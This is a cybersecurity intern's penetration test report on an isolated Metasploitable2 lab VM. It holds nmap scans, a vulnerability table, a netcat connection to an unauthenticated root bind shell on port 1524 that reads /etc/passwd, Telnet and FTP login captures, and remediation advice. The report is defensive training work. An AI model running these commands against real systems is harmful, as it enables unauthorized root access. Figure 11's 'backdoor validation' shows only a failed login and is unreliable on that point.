

NETWORK PENETRATION TESTING REPORT

CloudExify Cybersecurity Internship 2026 — Month 1, Project 1

Authorized Assessment of an Isolated Lab Network (Metasploitable2)

Prepared by:	Atiq Iqbal — CloudExify Intern
Intern ID:	[CX-INT-2026-CYB-0087]
Assessment Type:	Internal Network Penetration Test
Target Environment:	Isolated VirtualBox lab network (Kali Linux → Metasploitable2)
Date:	July 2026
Classification:	Confidential — Training Use Only

1. Executive Summary

This report documents an authorized network penetration test performed against an isolated virtual lab network as part of the CloudExify Cybersecurity Internship (Month 1, Project 1). The engagement targeted a Metasploitable2 virtual machine — an intentionally vulnerable host — from a Kali Linux attack workstation, both running inside a private VirtualBox network with no exposure to the public internet.

The assessment followed a standard penetration-testing methodology: reconnaissance, scanning, service enumeration, vulnerability assessment, controlled exploitation, and traffic analysis. A total of 21 open ports and services were identified, of which 9 were rated Critical, 1 High, 9 Medium, and 2 Low risk. Three critical findings were validated through safe, non-destructive proof-of-concept testing, and packet capture confirmed that two legacy protocols transmit credentials in plaintext.

The purpose of this exercise was educational: to build hands-on skill in identifying and validating real-world vulnerability classes (backdoored software, plaintext-credential protocols, legacy remote-access services) using industry-standard tooling (nmap, Wireshark, netcat) — and to practice communicating findings the way a professional security team would.

2. Scope & Rules of Engagement

- Testing was strictly limited to systems owned by the tester and explicitly provisioned for this exercise (a local, isolated VirtualBox lab network).
- No production systems, third-party assets, or public-internet-facing hosts were accessed at any point.
- The attacking host was a Kali Linux virtual machine; the target was a Metasploitable2 virtual machine, an intentionally vulnerable training image.
- All activity is authorized self-testing under the CloudExify internship curriculum and is consistent with ethical-hacking principles: authorized testing to find and fix vulnerabilities, never unauthorized access.

This distinction matters: the techniques below are legal and appropriate only because they were performed against a system the tester owns and controls. Applying the same techniques to systems without explicit written authorization is illegal.

3. Methodology

The assessment followed the standard penetration-testing lifecycle:

Phase	Objective	Tools
Reconnaissance	Passive/active info gathering on the target	ping, nmap -sn
Scanning	Identify live hosts and open ports	nmap, nmap --top-ports
Enumeration	Determine service names and versions	nmap -sV, nmap -A
Vulnerability Assessment	Map services/versions to known weaknesses	Manual review, CVE lookup
Exploitation	Validate exploitability of critical findings in the isolated lab	Netcat, manual interaction
Traffic Analysis	Confirm cleartext-credential exposure at the packet level	Wireshark
Reporting	Document findings and remediation guidance	This report

4. Reconnaissance & Host Discovery

The Kali attack host's own IP address was first confirmed on the lab network, followed by a network-wide discovery scan to enumerate all live hosts, and a targeted liveness check against the Metasploitable2 host.

```
(Shadow® Predator)-[~]
$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:56:b2:9e brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.100/24 brd 192.168.10.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe56:b29e/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:56:b2:a8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.164.141/24 brd 192.168.164.255 scope global dynamic noprefixroute eth1
        valid_lft 1047sec preferred_lft 1047sec
    inet6 fe80::c65:2ddf:5a95:fa57/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figure 1 — Kali Linux attacker IP configuration on the isolated lab network.

```
(Shadow® Predator)-[~]
$ nmap -sn 192.168.164.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-07-05 08:28 EDT
Nmap scan report for 192.168.164.2
Host is up (0.0027s latency).
Nmap scan report for 192.168.164.138
Host is up (0.018s latency).
Nmap scan report for 192.168.164.141
Host is up (0.0041s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.43 seconds
```

Figure 2 — Network discovery scan identifying all live hosts on the lab subnet.

```
(Shadow® Predator)-[~]
$ nmap -sn 192.168.164.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2026-07-05 08:28 EDT
Nmap scan report for 192.168.164.2
Host is up (0.0027s latency).
Nmap scan report for 192.168.164.138
Host is up (0.018s latency).
Nmap scan report for 192.168.164.141
Host is up (0.0041s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.43 seconds
```

Figure 3 — Target host identified on the lab network.

```

http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:63:75:f7
          inet addr:192.168.164.138  Bcast:192.168.164.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe63:75f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5089 (4.9 KB)  TX bytes:7452 (7.2 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29797 (29.0 KB)  TX bytes:29797 (29.0 KB)

msfadmin@metasploitable:~$ _

```

Figure 4 — Host discovery output detail.

5. Scanning

With the target confirmed reachable, a series of nmap scans were run to enumerate open TCP and UDP ports, ranging from a default scan to a focused scan of the most common ports, followed by a comparison of TCP vs. UDP scan results and a review of active connections on the attacking host.

```

(Shadow@Predator)-[~]
$ nmap 192.168.164.138
Starting Nmap 7.94 ( https://nmap.org ) at 2026-07-05 08:40 EDT
Nmap scan report for 192.168.164.138
Host is up (0.039s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 15.27 seconds

```

Figure 5 — Basic nmap port scan against the target.

```
(Shadow@Predator)-[~]
$ nmap --top-ports 20 192.168.164.138
Starting Nmap 7.94 ( https://nmap.org ) at 2026-07-05 09:51 EDT
Nmap scan report for 192.168.164.138
Host is up (0.0074s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   closed pop3
111/tcp   open  rpcbind
135/tcp   closed msrpc
139/tcp   open  netbios-ssn
143/tcp   closed imap
443/tcp   closed https
445/tcp   open  microsoft-ds
993/tcp   closed imaps
995/tcp   closed pop3s
1723/tcp  closed pptp
3306/tcp  open  mysql
3389/tcp  closed ms-wbt-server
5900/tcp  open  vnc
8080/tcp  closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
```

Figure 6 — Scan of the most common ports.

6. Service Enumeration

Version-detection (-sV) and aggressive (-A) scans were used to fingerprint the exact software and version running behind each open port, which is the information needed to map each service to known vulnerabilities.

```
(Shadow@Predator)-[~]
$ nmap -sV 192.168.164.138
Starting Nmap 7.94 ( https://nmap.org ) at 2026-07-05 09:30 EDT
Nmap scan report for 192.168.164.138
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (conn-refused)

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 7 — Service version detection scan (nmap -sV).

```

(Shadow@Predator)-[~]
$ nmap -A 192.168.164.138
Starting Nmap 7.94 ( https://nmap.org ) at 2026-07-05 09:32 EDT
Nmap scan report for 192.168.164.138
Host is up (0.0035s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.164.141
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| sslv2:
|_ SSLv2 supported

```

Figure 8 — Aggressive scan with OS detection, script scanning, and traceroute (nmap -A).

7. Vulnerability Assessment

Every open service was cross-referenced against its known vulnerability history. The full findings are summarized below, ordered by port.

Port	Service	Version	Risk	Why It Matters
21	FTP	vsftpd 2.3.4	Critical	Publicly known backdoored version (CVE-2011-2523). Intentionally vulnerable in Metasploitable2 for training; grants an unauthenticated root shell if exploited.
22	SSH	OpenSSH 4.7p1	Medium	Outdated release; may support weaker cryptographic algorithms and is more susceptible to brute-force attacks if not hardened.
23	Telnet	Linux telnetd	Critical	Transmits usernames and passwords in plaintext, allowing trivial credential interception on the wire.
25	SMTP	Postfix	Medium	May be abused for spam relay or user enumeration (VRFY/EXPN) if misconfigured.
53	DNS	ISC BIND 9.4.2	Medium	Older DNS server with historical vulnerabilities, including cache-poisoning risk.
80	HTTP	Apache 2.2.8	Critical	Outdated web server version with multiple publicly documented vulnerabilities.
111	RPCbind	rpcbind 2	Low	Exposes RPC service mappings; can leak information about other running services.
139/445	SMB	Samba 3.x–4.x	Critical	Older Samba builds carry known remote-code-execution and authentication-bypass vulnerabilities (e.g., usermap_script).
512	Rexec	netkit-rsh	Critical	Legacy remote-execution service; insecure by design and should never be exposed.

Port	Service	Version	Risk	Why It Matters
513	Rlogin	OpenBSD/Solaris rlogind	Critical	Legacy remote-login protocol that transmits credentials without encryption.
514	Rsh	tcpwrapped	Medium	Legacy remote-shell service; considered insecure even when wrapped by TCP protections.
1099	Java RMI	GNU Classpath Registry	Medium	May expose insecure remote object interfaces usable for remote code execution.
1524	Bind Shell	Metasploitable root shell	Critical	Intentionally-planted backdoor providing an unauthenticated remote root shell.
2049	NFS	v2–v4	Medium	Shared directories may be exposed if export permissions are not properly restricted.
2121	FTP	ProFTPD 1.3.1	Medium	Older FTP server with historical security issues (e.g., backdoor command execution CVEs).
3306	MySQL	5.0.51a	Critical	Outdated database server; default/weak credentials could allow unauthorized data access.
5432	PostgreSQL	8.3.0–8.3.7	Medium	Older database version with known historical vulnerabilities.
5900	VNC	Protocol 3.3	High	Remote desktop access; may allow unauthorized control if weak/no authentication is configured.
6000	X11	Access denied	Low	X Window System service; should not be exposed outside a trusted host.
6667	IRC	UnrealIRCd	Critical	Historical builds contained a well-known backdoor (CVE-2010-2075).
8009	AJP13	Apache JServ Protocol	Medium	AJP connector associated with vulnerabilities such as Ghostcat (CVE-2020-1938) if misconfigured.
8180	HTTP	Apache Tomcat	Medium	May expose administrative interfaces or default credentials if not secured.

7.1 Risk Summary

Severity	Count	Representative Findings
Critical	9	vsftpd 2.3.4 backdoor (21), Telnet plaintext auth (23), Apache 2.2.8 (80), Samba 3.x–4.x (139/445), rexec (512), rlogin (513), Bind shell (1524), MySQL 5.0.51a (3306), UnrealIRCd backdoor (6667)
High	1	VNC with weak/no authentication (5900)
Medium	9	SSH 4.7p1, Postfix, BIND 9.4.2, rsh, Java RMI, NFS, ProFTPD 1.3.1, PostgreSQL 8.3.x, AJP13, Tomcat
Low	2	rpcbind, X11

8. Exploitation — Proof of Concept

To validate that the three most severe findings were genuinely exploitable (not just theoretical version-matching), three controlled, non-destructive proof-of-concept tests were carried out entirely within the isolated lab.

8.1 Port 1524 — Unauthenticated Bind Shell

Connecting directly to the exposed listener on port 1524 returned an interactive root shell with no authentication whatsoever — confirming an intentionally planted backdoor and demonstrating the impact of an unauthenticated remote-shell exposure.

```

[Shadow@Predator:~]$ nc 192.168.164.138 1524
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:63:75:f7
          inet addr:192.168.164.138  Bcast:192.168.164.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe63:75f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14478 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11733 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1117550 (1.0 MB) TX bytes:1494379 (1.4 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:253 errors:0 dropped:0 overruns:0 frame:0
          TX packets:253 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:97893 (95.5 KB) TX bytes:97893 (95.5 KB)

root@metasploitable:/# cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash

root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#

```

Figure 9 — Root shell obtained via the unauthenticated bind-shell listener on port 1524.

8.2 Port 23 — Telnet Cleartext Authentication

A Telnet session to the target demonstrated that login credentials are transmitted without any encryption, meaning any party positioned on the network path can capture them.

```
(Shadow@Predator)-[~]
$ telnet 192.168.164.138
Trying 192.168.164.138 ...
Connected to 192.168.164.138.
Escape character is '^['.
```



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun Jul 5 09:25:09 EDT 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

Figure 10 — Telnet login attempt showing cleartext protocol negotiation.

8.3 Port 21 — vsftpd 2.3.4 Backdoor

The FTP service was confirmed to be running the publicly documented backdoored build of vsftpd 2.3.4, a version known to grant unauthorized shell access under a specific trigger condition — validating the Critical rating assigned in Section 7.



```
(Shadow® Predator)-[~]
$ ftp 192.168.164.138
Connected to 192.168.164.138.
220 (vsFTPD 2.3.4)
Name (192.168.164.138:kali): abc
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```

Figure 11 — vsftpd 2.3.4 backdoor validation.

9. Packet Analysis (Wireshark)

Wireshark was used to capture live traffic during the Telnet and FTP sessions above, confirming at the packet level that both protocols expose credentials in plaintext — the strongest possible evidence for the recommendation to retire them.

9.1 Telnet Capture



The image shows a Wireshark packet capture of a Telnet session. The top pane displays a list of 25 packets. The bottom pane shows the details of the selected packet (No. 2), which is a Telnet packet containing unencrypted keystrokes.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.164.141	192.168.164.138	TCP	74	49608 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 S
2	0.002760690	192.168.164.138	192.168.164.141	TCP	74	23 → 49608 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
3	0.003045797	192.168.164.141	192.168.164.138	TCP	66	49608 → 23 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSv
4	0.006483211	192.168.164.141	192.168.164.138	TELNET	99	Do Encryption Option, Will Encryption Option, Do
5	0.008068889	192.168.164.138	192.168.164.141	TCP	66	23 → 49608 [ACK] Seq=1 Ack=34 Win=5792 Len=0 TSv
10	0.106577753	192.168.164.138	192.168.164.141	TELNET	78	Do Terminal Type, Do Terminal Speed, Do X Display
11	0.106668253	192.168.164.141	192.168.164.138	TCP	66	49608 → 23 [ACK] Seq=34 Ack=13 Win=64512 Len=0 TS
12	0.107950803	192.168.164.138	192.168.164.141	TELNET	111	Won't Encryption Option, Don't Encryption Option,
13	0.107990373	192.168.164.141	192.168.164.138	TCP	66	49608 → 23 [ACK] Seq=34 Ack=58 Win=64512 Len=0 TS
14	0.110201549	192.168.164.141	192.168.164.138	TELNET	155	Suboption Negotiate About Window Size, Suboption
15	0.111291493	192.168.164.138	192.168.164.141	TCP	66	23 → 49608 [ACK] Seq=58 Ack=123 Win=5792 Len=0 TS
16	0.113378829	192.168.164.138	192.168.164.141	TELNET	69	Do Echo
17	0.113512637	192.168.164.141	192.168.164.138	TELNET	69	Won't Echo
18	0.115737472	192.168.164.138	192.168.164.141	TELNET	69	Will Echo
19	0.116207622	192.168.164.141	192.168.164.138	TELNET	69	Do Echo
20	0.117857610	192.168.164.138	192.168.164.141	TELNET	664	598 bytes data
21	0.163631157	192.168.164.141	192.168.164.138	TCP	66	49608 → 23 [ACK] Seq=129 Ack=662 Win=64000 Len=0
22	0.164739118	192.168.164.138	192.168.164.141	TELNET	88	22 bytes data
23	0.164830082	192.168.164.141	192.168.164.138	TCP	66	49608 → 23 [ACK] Seq=129 Ack=684 Win=64000 Len=0
24	1.973647313	192.168.164.141	192.168.164.138	TELNET	67	1 byte data
25	1.974963293	192.168.164.138	192.168.164.141	TELNET	67	1 byte data

Frame 2: Packet, 74 bytes on wire (592 bits), 74 bytes captured
 Ethernet II, Src: VMware_63:75:f7 (00:0c:29:63:75:f7), Dst: VMwa
 Internet Protocol Version 4, Src: 192.168.164.138, Dst: 192.168.
 Transmission Control Protocol, Src Port: 23, Dst Port: 49608, Se

Figure 12 — Wireshark capture of a Telnet session showing unencrypted keystrokes.

9.2 FTP Capture




Figure 13 — Wireshark capture of an FTP session showing a plaintext username and password.

In both captures, the credential material is visible in plain text within the TCP stream, with no transport-layer protection — a direct, packet-level confirmation of the risk described in Section 7.

10. Recommendations & Remediation

The following remediation actions are prioritized by the severity of the underlying finding. In a real production environment, Critical items should be addressed immediately, High within days, and Medium within a normal patch cycle.

Finding	Recommendation	Priority
vsftpd 2.3.4 backdoor (port 21)	Remove/upgrade to a maintained FTP daemon; disable if not required; verify binaries against vendor checksums.	Critical
Telnet service in plaintext (port 23)	Disable Telnet entirely; replace with SSH (already present) for remote administration.	Critical
Unauthenticated bind shell (port 1524)	Identify and remove the rogue listener; audit the host for other planted backdoors.	Critical
Legacy Samba / rexec / rlogin services	Decommission legacy remote-access services (rsh, rexec, rlogin); use SSH/SFTP exclusively.	Critical
Outdated Apache, MySQL, Tomcat, BIND, PostgreSQL	Patch or upgrade to currently supported versions; apply vendor security advisories.	High
VNC with weak/no authentication (port 5900)	Enforce strong authentication or tunnel VNC over SSH; restrict source IPs via firewall.	High
Unnecessary exposed services (RPCbind, X11, NFS, Java RMI, AJP13)	Disable unused services; restrict remaining ones to trusted internal networks only.	Medium
General hardening	Implement network segmentation, a host-based firewall, centralized patch management, and periodic vulnerability scanning.	Medium

11. Conclusion

This engagement demonstrated a complete, authorized penetration-testing workflow against an isolated lab network — from reconnaissance through exploitation validation and packet-level evidence collection. The target host, by design, contained a representative mix of Critical, High, Medium, and Low severity issues spanning backdoored software, plaintext-credential protocols, and legacy remote-access services, all of which were successfully identified, verified, and documented with actionable remediation guidance.

Beyond the specific findings, the exercise reinforced core ethical-hacking practice: obtaining explicit authorization before testing, scoping the assessment tightly, using non-destructive validation techniques, and producing a report that a real engineering or security team could act on directly.

12. Appendix

12.1 Tools Used

- Kali Linux — penetration testing operating system
- nmap — host discovery, port scanning, service/version detection
- Wireshark — packet capture and protocol analysis
- Netcat — manual service interaction / exploitation validation
- Metasploitable2 — intentionally vulnerable target VM

12.2 Supporting Files (submitted alongside this report)

- nmap_output.txt — raw scan output
- wireshark_captures.pcap — full packet captures
- screenshots/ — all figures referenced in this report